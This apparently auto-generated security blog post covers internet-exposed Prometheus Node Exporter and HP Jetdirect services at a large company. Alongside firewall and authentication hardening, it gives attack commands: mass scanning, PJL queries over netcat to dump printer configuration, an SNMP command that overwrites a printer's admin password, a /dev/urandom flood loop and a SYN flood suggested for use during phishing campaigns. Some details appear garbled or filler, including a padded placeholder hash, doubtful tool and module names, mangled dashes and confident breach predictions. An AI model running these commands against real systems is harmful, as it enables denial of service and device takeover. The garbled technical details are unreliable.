Listen to this Post
Introduction:

Prometheus Node Exporter, typically used for system monitoring, exposes hardware and OS metrics on port 9100 by default. HP Jetdirect services (port 9100 TCP for raw printing, plus web interfaces on 80/443/8080) manage network printers. When 180 instances of these services are left open to the internet without authentication, they leak sensitive system information (kernel versions, CPU usage, network connections) and can be abused for DDoS amplification, printer-based data exfiltration, or lateral movement into corporate networks. A Fortune500 music/streaming company recently discovered this exact exposure, which was promptly reported—but similar misconfigurations remain widespread.
Learning Objectives:
- Detect and enumerate exposed Prometheus Node Exporters and HP Jetdirect services across public IP ranges.
- Exploit information disclosure from Node Exporter metrics to map internal infrastructure and harvest credentials.
- Leverage HP Jetdirect printer management interfaces for denial-of-service, configuration hijacking, and internal network scanning.
- Harden monitoring stacks and printer services using firewall rules, authentication, and network segmentation.
You Should Know:
- Spotting Open Node Exporters & Jetdirect Services in the Wild
Attackers frequently use Shodan, Censys, or simple masscan to locate exposed services. The following commands demonstrate how to identify these endpoints from a Linux attacker’s perspective.
Detect Node Exporter (default port 9100):
 Masscan for port 9100 across a /16 range (adjust CIDR)
sudo masscan 192.168.0.0/16 -p9100 --rate=10000 --output-file node_exporters.txt

Curl a single target to validate
curl -s http://target-ip:9100/metrics | head -n 20
Detect HP Jetdirect (common ports 9100, 80, 443, 8080, 161/162 SNMP):
 Nmap service detection on port 9100 (raw printing)
nmap -p 9100 --script=broadcast-hp-jetdirect -sV target-ip

For web interface detection
nmap -p80,443,8080 -sV --script=http-title,http-enum target-ip
Windows alternative (PowerShell):
 Test TCP connection to port 9100
Test-NetConnection -ComputerName target-ip -Port 9100

Retrieve Node Exporter metrics via Invoke-WebRequest
Invoke-WebRequest -Uri "http://target-ip:9100/metrics" | Select-Object -ExpandProperty Content
What this does:
Scans reveal open metrics endpoints and printer management dashboards. An unauthenticated Node Exporter returns thousands of metric lines, including `node_uname_info` (kernel details), `node_network_address` (MAC/IPs), and node_filesystem_size_bytes. HP Jetdirect on port 9100 accepts raw print jobs, while the web interface often leaks printer firmware, network settings, and even stored email addresses.
2. Extracting Sensitive Data from Exposed Prometheus Metrics
Node Exporter metrics are not designed for public exposure. A single endpoint can leak enough data to pivot into production environments.
Step‑by‑step data extraction:
1. Fetch all metrics
`curl -s http://target:9100/metrics > metrics.txt`
2. Grep for juicy patterns
 Kernel and OS version
grep -E "node_uname_info|node_os_version" metrics.txt

Network interfaces and IPs
grep "node_network_ipv4_address" metrics.txt

Running processes (if process collector enabled)
grep "node_processes_" metrics.txt

Filesystem mountpoints
grep "node_filesystem_device" metrics.txt
3. Enumerate exposed metrics endpoints in a Fortune500 network
Combine with `prometheus.io` targets:
`curl -s http://target:9100/metrics | grep ‘prometheus_http_requests_total’`
This reveals if the exporter is part of a larger Prometheus cluster, exposing federation endpoints.
Exploitation scenario:
An attacker collects `node_network_address` entries to map internal subnets, then uses `node_filesystem_size_bytes` to guess backup locations. With node_uname_info, they craft kernel-specific exploits. For Windows nodes, `windows_cs_hostname` and `windows_net_ip_address` directly reveal hostnames and internal IPs.
Mitigation commands (Linux sysadmin):
 Bind Node Exporter only to localhost (edit service file)
sudo systemctl edit node_exporter.service
 Add: ExecStart=/usr/local/bin/node_exporter --web.listen-address=127.0.0.1:9100
sudo systemctl restart node_exporter

Or add iptables rule to block external access
sudo iptables -A INPUT -p tcp --dport 9100 -s 10.0.0.0/8 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 9100 -j DROP
3. Abusing HP Jetdirect for Printer-Based Attacks
An open HP Jetdirect service (port 9100) accepts raw PJL (Printer Job Language). Attackers can change printer settings, lock out users, or scan internal networks via SNMP.
Step‑by‑step hijacking:
1. Check if printer responds to PJL
echo -e "\033%-12345X@PJL INFO STATUS\033%-12345X" | nc target-ip 9100
2. Retrieve printer configuration (including password hashes)
echo -e "\033%-12345X@PJL INFO CONFIG\033%-12345X" | nc target-ip 9100
3. Change admin password via SNMP (if default community public/private)
 Use snmpset to overwrite printer admin credentials
snmpset -v2c -c private target-ip 1.3.6.1.4.1.11.2.3.9.1.1.3.0 s "newpassword"
4. Launch a denial‑of‑service by sending endless print jobs
while true; do cat /dev/urandom | nc target-ip 9100; done
Windows command for printer discovery:
 Discover Jetdirect printers on local subnet via SNMP
Get-SNMPCommunity -CommunityName public | ForEach-Object { Get-SNMPObject -IP $_ -OID .1.3.6.1.2.1.43.5.1.1 }
Impact in a Fortune500 environment:
Printers often sit in office networks with access to internal file shares. By changing DNS settings on the printer (via PJL or web interface), an attacker redirects print jobs to their own server, capturing sensitive documents. Alternatively, they use the printer as a pivot to scan internal hosts via `ICMP` or `ARP` tables exposed through SNMP.
4. Hardening Monitoring Stacks Against Internet Exposure
The exposed 180 services likely resulted from default Prometheus configuration scraping `:9100` and developers forgetting firewall rules. Here is a production‑ready hardening checklist.
Linux firewall (iptables/nftables):
 Allow only Prometheus server IP to scrape
sudo iptables -A INPUT -p tcp --dport 9100 -s 10.10.10.5 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 9100 -j DROP
Node Exporter with basic authentication (Prometheus 2.0+):
 web-config.yml
basic_auth_users:
prometheus: $2y$10$N9qo8uLOickgx2ZMRZoMy.Mr/.k7cYz7Zq3Zq3Zq3Zq3Zq3Zq3Zq3
Launch: `node_exporter –web.config=web-config.yml`
HP Jetdirect hardening steps (via printer web interface):
- Disable unused protocols: raw printing (port 9100), SNMP, FTP.
- Change default community strings and set SNMPv3 only.
- Enable IP filtering: allow only print server IPs.
- Update firmware – many Jetdirect models have remote code execution CVEs (e.g., CVE-2021-39236).
Cloud hardening (AWS example for EC2 running Node Exporter):
 Attach security group with inbound rule only from internal monitoring subnet
aws ec2 authorize-security-group-ingress --group-id sg-xxx --protocol tcp --port 9100 --cidr 172.31.0.0/16
- Simulating a Real-World Attack Chain Using Shodan and Metasploit
Step‑by‑step exploitation simulation (authorized testing only):
1. Find exposed Node Exporters
`shodan search “port:9100 node exporter” –fields ip_str`
- Extract metrics → Look for `node_uname_info` containing `”Ubuntu 20.04″` and `node_filesystem_avail_bytes` > 1GB.
- Use Metasploit auxiliary module to gather system info
use auxiliary/scanner/http/prometheus_metrics
set RHOSTS file:targets.txt
run
- Lateral movement – If metrics show a `node_network_tcp_established` high value, the host is likely a jump server. Use exposed SSH keys (if inadvertently logged via process metrics) or brute‑force kernel exploits.
For HP Jetdirect, use:
use auxiliary/scanner/printer/printer_version_info
set RHOSTS printers.txt
run
Then use `auxiliary/dos/tcp/synflood` against port 9100 to disable office printing during phishing campaigns.
- API Security Angle: Prometheus Federation Endpoints as Data Leaks
Many companies expose Federation API endpoints (/federate) on port 9090 (Prometheus server). An open Node Exporter often indicates an open Prometheus server. Attackers query:
curl -G 'http://target:9090/federate' --data-urlencode 'match[]={<strong>name</strong>=~"."}'
This dumps all metrics from all scraped targets – a goldmine for reconnaissance.
Mitigation:
- Disable federation if not used: `–web.enable-admin-api=false`
- Add reverse proxy authentication (nginx basic auth).
- Regularly audit with:
nmap -p9090 --script=http-prometheus-federation -sV target-ip
What Undercode Say:
- Key Takeaway 1: Exposed Node Exporters are not just “monitoring data” – they are interactive maps of internal networks, kernel versions, and process lists. In Fortune500 environments, 180 such endpoints represent 180 potential breach points for an APT group.
- Key Takeaway 2: HP Jetdirect services running on the same port (9100) are often overlooked during vulnerability scans, yet they enable remote configuration changes and document theft. A single compromised printer can become a persistent foothold behind corporate firewalls.
Analysis (10 lines):
The discovery of ~180 open Node Exporter and HP Jetdirect services inside a Fortune500 music company highlights a systemic failure in basic network hygiene. Many teams deploy Prometheus exporters without understanding that metrics are unauthenticated by design. Meanwhile, legacy printing protocols like raw port 9100 remain enabled for convenience, ignoring decades of security advisories. Attackers actively scan for these services – Shodan currently lists over 600,000 open Node Exporters worldwide. Once an attacker obtains node_uname_info, they cross‑reference with exploit databases for kernel privesc. HP Jetdirect’s PJL interpreter allows arbitrary command execution on some models (CVE-2021‑3438). Combined, these exposures transform a “read‑only” monitoring port into a full internal reconnaissance tool. The company responded responsibly by reporting the issue, but for every reported case, thousands remain hidden in cloud VPCs and office subnets. Red teams should prioritize scraping `/metrics` endpoints – they often reveal more than traditional vulnerability scanners. Blue teams must treat port 9100 like port 22: never expose without authentication and source IP restrictions. Containerized environments (Docker, Kubernetes) are especially prone to misconfigured Node Exporters due to rapid scaling and forgotten firewall rules.
Prediction:
Within 12 months, we will see a major data breach attributed to an exposed Prometheus Node Exporter. Attackers will automate extraction of `node_network_ipv4_address` and `node_filesystem_device` to map internal cloud environments, then pivot via stolen IAM keys leaked through process metrics. Simultaneously, HP Jetdirect’s raw printing protocol will be weaponized in a ransomware campaign that prints extortion notes on every office printer before encrypting file servers. Regulatory bodies (PCI DSS 4.0, NIS2) will explicitly add monitoring ports (9100, 9090) to their required scoping for external scans, pushing Fortune500 companies to finally implement network segmentation and authentication for all metrics endpoints. The cost of remediation for the ~600,000 exposed instances globally will exceed $50 million in incident response and legal fees.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sans1986 Just – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


